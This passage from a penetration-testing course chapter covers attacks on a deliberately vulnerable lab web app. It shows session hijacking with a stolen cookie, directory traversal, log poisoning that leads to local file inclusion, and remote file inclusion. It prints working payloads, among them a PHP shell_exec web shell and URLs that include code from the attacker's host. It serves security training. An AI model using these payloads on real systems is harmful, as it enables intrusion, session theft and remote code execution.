


Figure 148: Firefox Add-ons Manager

We'll click *Add* to accept the permissions dialog and install the add-on. We should now have a new cookie icon on the Firefox toolbar next to the FoxyProxy Icon.




Figure 149: Cookie-Editor Shortcut

Now that we have Cookie-Editor installed, we'll head back to the web application and click on the Cookie-Editor icon to open its dialog window.




Figure 150: Cookie-Editor Dialog Window

Next, we'll click the *Add* button, paste in the stolen cookie values, and click *Add* to save the new cookie:



Cookie Editor - Create a Cookie


Show Advanced

Name
PHPSESSID

Value
ua19spmd8i3t1l9acl9m2tfi76

Figure 151: Adding a Cookie

Once the cookie value is added, we can browse to the administrative interface at `/admin.php` without providing any credentials:



Admin - Customer Feedback

10.11.0.22/admin.php

Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter

Tom's Taco Truck Home Menu Feedback Admin

Welcome admin

Customer Feedback

1	Jake	Great tacos today!	Delete
2	John	I would eat tacos here every day if I could!	Delete
5	coolguy		Delete

Figure 152: Accessing the Admin Page Without Credentials

Notice that we don't get redirected to the login page and we have "Delete" links next to the feedback items. This indicates that we have successfully hijacked the administrative user's session. Note that this attack is session-specific. Once we steal the session, we can masquerade as the victim until they log out or their session expires.

9.6.4.1 Exercises

1. Exploit the XSS vulnerability in the sample application to get the admin cookie and hijack the session. Remember to use the PowerShell script on your Windows 10 lab machine to simulate the admin login.
2. Consider what other ways an XSS vulnerability in this application might be used for attacks.

3. Does this exploit attack the server or clients of the site?

9.6.5 Other XSS Attack Vectors

The previous sections illustrate some basic XSS exploitation examples. If a web application does not filter any user input before displaying it, we have the full range of JavaScript at our disposal, limited only by the length of code we can inject. Even with limited payload sizes, it may be possible to use XSS to inject a link to an external JavaScript file, bypassing the size restriction.

The potential impact of XSS is not limited to stealing cookies. We have already mentioned redirects and client-side attacks. Other examples of XSS payloads include keystroke loggers, phishing attacks, port scanning, and content scrapers/skimmers. Kali Linux includes *BeEF*, the Browser Exploitation Framework, that can leverage a simple XSS vulnerability to launch many different client-side attacks. While we will not be covering BeEF here, take time to explore its functionality against your Windows 10 lab machine.

9.7 Directory Traversal Vulnerabilities

*Directory traversal*²⁷⁴ vulnerabilities, also known as *path traversal* vulnerabilities, allow attackers to gain unauthorized access to files within an application or files normally not accessible through a web interface, such as those outside the application's web root directory. This vulnerability occurs when input is poorly validated, subsequently granting an attacker the ability to manipulate file paths with “..” or “..\” characters.

These attacks can expose sensitive information but they do not execute code on the application server. On certain application servers written in specific programming languages, directory traversal attacks can be used to help facilitate *file inclusion* attacks. While there is some overlap in the techniques used to identify these two types of vulnerabilities, they are distinct in their outcome. We will cover directory traversal techniques first and file inclusion vulnerabilities in a later section.

9.7.1 Identifying and Exploiting Directory Traversals


A search for directory traversals begins with the examination of URL query strings and form bodies in search of values that appear as file references, including the most common indicator: file extensions in URL query strings.

Once we've identified some likely candidates, we can modify these values to attempt to reference files that should be readable by any user on the system, such as */etc/passwd* on Linux or *c:\boot.ini* on Windows.

Let's return to the sample application on our Windows 10 lab machine to demonstrate this vulnerability. Be sure to start both Apache and MySQL before continuing.

²⁷⁴ (Wikipedia, 2019), https://en.wikipedia.org/wiki/Directory_traversal_attack

From the main web index page, click on “Menu” to show the sample menu:



The screenshot shows a web browser window with the URL `10.11.0.22/menu.php?file=current_menu.php`. The page content is as follows:

Tom's Taco Truck Home Menu Feedback Admin

Here's our current menu. Enjoy!

TACOS
Corn tortilla with cilantro, onions, and choice of protein


TOSTADAS
Fried corn tortilla with refried beans, lettuces, tomatoes, avocado, and choice of protein

PROTEINS
Al Pastor - pork, onions, and pineapple
Asada - marinated steak
Carnitas - pulled pork
Pollo - marinated chicken
Suadero - ground beef

Figure 153: Looking for Files

After clicking the “Menu” link, the URL is updated and contains a parameter named `file` with a value of “`current_menu.php`”. The file extension on a parameter value is usually a good indication that we should investigate further because it suggests text or code is being included from a different resource. Most directory traversals are not this obvious but a fair number of old PHP applications load pages in a similar fashion.

Without knowing what the code looks like, we can start poking at it by changing the value of `file`. If we change “`current_menu.php`” to something like “`old.php`”, we get an error instead of the menu:



The screenshot shows a web browser window with the URL `10.11.0.22/menu.php?file=old.php`. The page content is as follows:

Tom's Taco Truck Home Menu Feedback Admin

Here's our current menu. Enjoy!

Warning: include(old.php): failed to open stream: No such file or directory in C:\xampp\htdocs\menu.php on line 39
Warning: : include(): Failed opening 'old.php' for inclusion (include_path='C:\xampp\php\PEAR') in C:\xampp\htdocs\menu.php on line 39

Figure 154: Generating an Error in the Application

Notice that the error message indicates the server failed to open a file for inclusion and returns a full file path. This indicates that we can likely control the content being rendered in the page by manipulating the `file` parameter. If we didn't already know we were targeting a Windows host, this error message would give it away. It also includes information on the source directory of the application. OS information is crucial when exploiting a directory traversal.


Since we know the application is running on a Windows system, let's update our payload to target the Windows **hosts** file. This is a useful file to target on Windows systems since it is reliable and accessible by any user.

Let's change the parameter value to `c:\windows\system32\drivers\etc\hosts` and submit the URL:

```
http://10.11.0.22/menu.php?file=c:\windows\system32\drivers\etc\hosts
```

Listing 292 - Updating the URL for Windows hosts file

After submitting this URL in our browser, the page includes the content of the **hosts** file:



The screenshot shows a web browser window with the URL `10.11.0.22/menu.php?file=c:\windows\system32\drivers\etc\hosts`. The page content displays the following text:

```
# Copyright (c) 1993-2009 Microsoft Corp. # # This is a sample HOSTS file used by Microsoft TCP/IP for Windows. # # This file contains the mappings of IP addresses to host names. Each # entry should be kept on an individual line. The IP address should # be placed in the first column followed by the corresponding host name. # The IP address and the host name should be separated by at least one # space. # # Additionally, comments (such as these) may be inserted on individual # lines or following the machine name denoted by a '#' symbol. # # For example: # # 102.54.94.97 rhino.acme.com # source server # 38.25.63.10 x.acme.com # x client host # localhost name resolution is handled within DNS itself. # 127.0.0.1 localhost # ::1 localhost
```

Figure 155: Attempting to Exploit the Directory Traversal Vulnerability

Excellent. It appears this directory traversal vulnerability allows us to read files of any type, including those outside the web root directory.

9.7.1.1 Exercise

1. Exploit the directory traversal vulnerability to read arbitrary files on your Windows 10 lab machine.

9.8 File Inclusion Vulnerabilities

Unlike directory traversals that simply display the contents of a file, file inclusion²⁷⁵ vulnerabilities allow an attacker to include a file into the application's running code.

In order to actually exploit a file inclusion vulnerability, we must be able to not only execute code, but also to write our shell payload somewhere.

Local file inclusions (LFI) occur when the included file is loaded from the same web server. Remote file inclusions (RFI) occur when a file is loaded from an external source. These vulnerabilities are commonly found in PHP applications but they can occur in other programming languages as well.

The exploitation of these vulnerabilities depends on the programming language the application is written in and the server configuration. In the case of PHP, the version of the language runtime

²⁷⁵ (Wikipedia, 2019), https://en.wikipedia.org/wiki/File_inclusion_vulnerability

and web server configurations, specifically *php.ini* values such as *register_globals* and *allow_url* wrappers, make a considerable difference in how these vulnerabilities can be exploited.

The php.ini file on the Windows 10 lab machine can be found at C:\xampp\php\php.ini. Before making any changes to this file, consider making a backup.

Note that directory traversal vulnerabilities are often used in conjunction with LFI's, specifically to specify the file used in the LFI payload.

9.8.1 Identifying File Inclusion Vulnerabilities

File inclusions can be discovered in the same way as directory traversals. We must locate parameters we can manipulate and attempt to use them to load arbitrary files. However, a file inclusion takes this one step further, as we attempt execute the contents of the file within the application.

We should also check these parameters to see if they are vulnerable to remote inclusion (RFI) by changing their values to a URL instead of a local path. We are less likely to find RFI vulnerabilities since the default configuration for modern PHP versions disables remote URL includes, a key feature we need to execute remote code. However, we should still test for RFIs as they are often easier to exploit than LFIs. We can use Netcat, Apache, or Python to handle the request just like we did with XSS. We may need to try hosting our payloads on different ports since any remote connection initiated by the target server may be subject to internal firewalls or routing rules. Some trial and error may be necessary.

9.8.2 Exploiting Local File Inclusion (LFI)

Let's return to the sample application on our Windows 10 lab machine. We will pick up where we left off with the directory traversal attack and take a look at the source code of *menu.php* to clarify what we are dealing with:

```
37  <?php  
38      $file = $_GET["file"];  
39      include $file; ?>
```

Listing 293 - Code excerpt from menu.php

The application reads in the *file* parameter from the request query string and then uses that value with an *include*²⁷⁶ statement. This means that the application will execute any PHP code within the specified file. If the application opened the file with *fread* and used *echo* to display the contents, any code in the file would be displayed instead of executed.

We might be able to push this vulnerability to remote code execution if we can somehow write PHP code to a local file. Since we can't upload a file to the server, what options do we have?

²⁷⁶ (The PHP Group, 2019), <https://www.php.net/manual/en/function.include.php>

9.8.3 Contaminating Log Files

One way we can try to inject code onto the server is through log file poisoning. Most application servers will log all URLs that are requested. We can use this to our advantage by submitting a request that includes PHP code. Once the request is logged, we can use the log file in our LFI payload.

The tools used in this module, especially Dirb, can fill the Apache log files with lots of noise. The next steps of this section are easier to see and understand if the log files are relatively clean. We'll use the **Documents/clear_logs.ps1** script on the Windows 10 client to clean up the contents of the Apache log files.

We can run the script with **-ExecutionPolicy Bypass** to temporarily allow unsigned scripts and **-File clear_logs.ps1** to specify the script to execute:

```
C:\Users\admin\Documents> powershell -ExecutionPolicy Bypass -File clear_logs.ps1
```

Listing 294 - Running the PS1 script to clear Apache log files

Next, let's use Netcat to connect to our Windows 10 lab machine on port 80 with an interesting payload. Let's walk through the components of the payload.

First, notice that the entire payload is written in PHP: it begins with `<?php` and ends with `?>`. The bulk of the PHP payload is a simple echo command that will print output to the page. This output is first wrapped in `pre` HTML tags, which preserve any line breaks or formatting in the results of the function call. Next is the function call itself, `shell_exec`, which will execute an OS command. Finally, the OS command is retrieved from the "cmd" parameter of the GET request with `$_GET['cmd']`. This one line of PHP will let us specify an OS command via the query string and output the results in the browser.

Let's send that payload now:

```
kali@kali:~$ nc -nv 10.11.0.22 80
(UNKNOWN) [10.11.0.22] 80 (http) open
<?php echo '<pre>' . shell_exec($_GET['cmd']) . '</pre>';?>
HTTP/1.1 400 Bad Request
```

Listing 295 - Using Netcat to send a PHP payload

Despite the "Bad Request"²⁷⁷ error (generated because we did not make a valid HTTP request), we can verify the request was submitted by checking the Apache log files on our Windows 10 lab machine.

We can view these logs by opening `C:\xampp\apache\logs\access.log` or by using the XAMPP Control Panel.

Our payload should be found near the end of the log file:

```
10.11.0.4 - - [30/Nov/2019:13:55:12 -0500]
"GET /css/bootstrap.min.css HTTP/1.1" 200 155758
"http://10.11.0.22/menu.php?file=\Windows\System32\drivers\etc\hosts"
```

²⁷⁷ (Mozilla, 2019), <https://developer.mozilla.org/en-US/docs/Web/HTTP>Status/400>

```
"Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0"
10.11.0.4 - - [30/Nov/2019:13:58:07 -0500] "GET /tacotruck.php HTTP/1.1" 200 1189
"http://10.11.0.22/menu.php?file=/" "Mozilla/5.0 (X11; Linux x86_64; rv:60.0)
Gecko/20100101 Firefox/60.0"
10.11.0.4 - - [30/Nov/2019:14:01:41 -0500] ""<?php echo '<pre>' .
shell_exec($ GET['cmd']) . '</pre>';?>\n" 400 981 "--" "--"
```

Listing 296 - Apache access.log file

Since our payload has been logged, we can attempt LFI execution.

9.8.4 LFI Code Execution

Next, we'll use the LFI vulnerability to include the Apache `access.log` file that contains our PHP payload. We know the application is using an `include` statement so the contents of the included file will be executed as PHP code.

We'll build a URL that includes the location of the log as well as our command to be executed (**ipconfig**) sent as the *cmd* parameter's value.

<http://10.11.0.22/menu.php?file=c:\xampp\apache\logs\access.log&cmd=ipconfig>

Listing 297 - Using the poisoned log file

Once the URL is sent to the web server, the output should look something like this:




Figure 156: Executing Code with the LFI Vulnerability

If everything worked as expected, the bottom of the page should include the output of **ipconfig**.

So what exactly happened here? Thanks to the application's PHP *include* statement and our ability to specify which file to include (Listing 293), the contents of the contaminated **access.log** file were executed by the web page.

The PHP engine in turn runs the `<?php echo shell_exec($_GET['cmd']);?>` portion of the log file's text (our payload) with the *cmd* variable's value of "ipconfig", essentially running **ipconfig** on the target and displaying the output. The additional lines in the log file are simply displayed because they do not contain valid PHP code.

This is certainly not what the developer intended!

Now that we have demonstrated how to gain code execution via logfile poisoning, we should be able to get a shell on the system. We will leave that as an exercise for the reader.

9.8.4.1 Exercises

1. Obtain code execution through the use of the LFI attack.
2. Use the code execution to obtain a full shell.

9.8.5 Remote File Inclusion (RFI)

Remote file inclusion (RFI) vulnerabilities are less common than LFIs since the server must be configured in a very specific way, but they are usually easier to exploit. For example, PHP apps must be configured with *allow_url_include* set to "On". Older versions of PHP set this on by default but newer versions default to "Off". If we can force a web application to load a remote file and execute the code, we have more flexibility in creating the exploit payload.

Let's look at an example of an RFI vulnerability. The LFI vulnerability previously demonstrated is also vulnerable to RFI. Consider the following:

```
http://10.11.0.22/menu.php?file=http://10.11.0.4/evil.txt
```

Listing 298 - Using the *file* parameter for an RFI payload

This request would force the PHP webserver to try to include a remote file from our Kali attack machine. We can test this by launching a netcat listener on our Kali machine, then submitting the URL on our Windows 10 target:

```
kali@kali:~$ sudo nc -nvlp 80
listening on [any] 80 ...
connect to [10.11.0.4] from (UNKNOWN) [10.11.0.22] 50324
GET /evil.txt HTTP/1.0
Host: 10.11.0.4
Connection: close
```

Listing 299 - Using a Netcat listener to verify RFI

The output reveals that when the URL was submitted, the Windows 10 machine did indeed reach out to our Kali machine in an attempt to retrieve the **evil.txt** file. Had the file been retrieved, it would have further attempted to include and execute it.

Although this is a simple example, the URL is valid and the process is working, essentially allowing us to load and execute any file hosted on a remote web server.

Older versions of PHP have a vulnerability in which a null byte²⁷⁸ (%00) will terminate any string. This trick can be used to bypass file extensions added server-side and is useful for file inclusions because it prevents the file extension from being considered as part of the string. In other words, if an application reads in a parameter and appends ".php" to it, a null byte passed in the parameter effectively ends the string without the ".php" extension. This gives an attacker more flexibility in what files can be loaded with the file inclusion vulnerability.

Another trick for RFI payloads is to end them with a question mark (?) to mark anything added to the URL server-side as part of the query string.

To see this in action, we can set up our Apache server to host a malicious **evil.txt** file with the same PHP command shell we used in our log poisoning attack. After creating the file, we will refresh Apache with a quick restart:

```
kali@kali:/var/www/html$ cat evil.txt
<?php echo shell_exec($_GET['cmd']); ?>
```


```
kali@kali:/var/www/html$ sudo systemctl restart apache2
```

Listing 300 - Creating an RFI payload and starting Apache

Once the file is in place and our web server is running, we can send our RFI attack URL to the vulnerable web application on the Windows 10 machine and see if our code executes:

```
http://10.11.0.22/menu.php?file=http://10.11.0.4/evil.txt&cmd=ipconfig
```

Listing 301 - Exploiting the RFI vulnerability



The screenshot shows a web browser window with the following details:

- Address Bar:** 10.11.0.22/menu.php?file=http://10.11.0.4/evil.txt&cmd=ipconfig
- Toolbar:** Back, Forward, Stop, Home, Refresh, etc.
- Menu Bar:** Offensive Security, Kali Linux, Kali Docs, Kali Tools, Exploit-DB, Aircrack-ng, Kali Forums, NetHunter
- Page Title:** Tom's Taco Truck
- Page Content:**

Here's our current menu. Enjoy!

```
Windows IP Configuration
Ethernet adapter Ethernet0: Connection-specific DNS Suffix . : Link-local IPv6 Address . . . . .
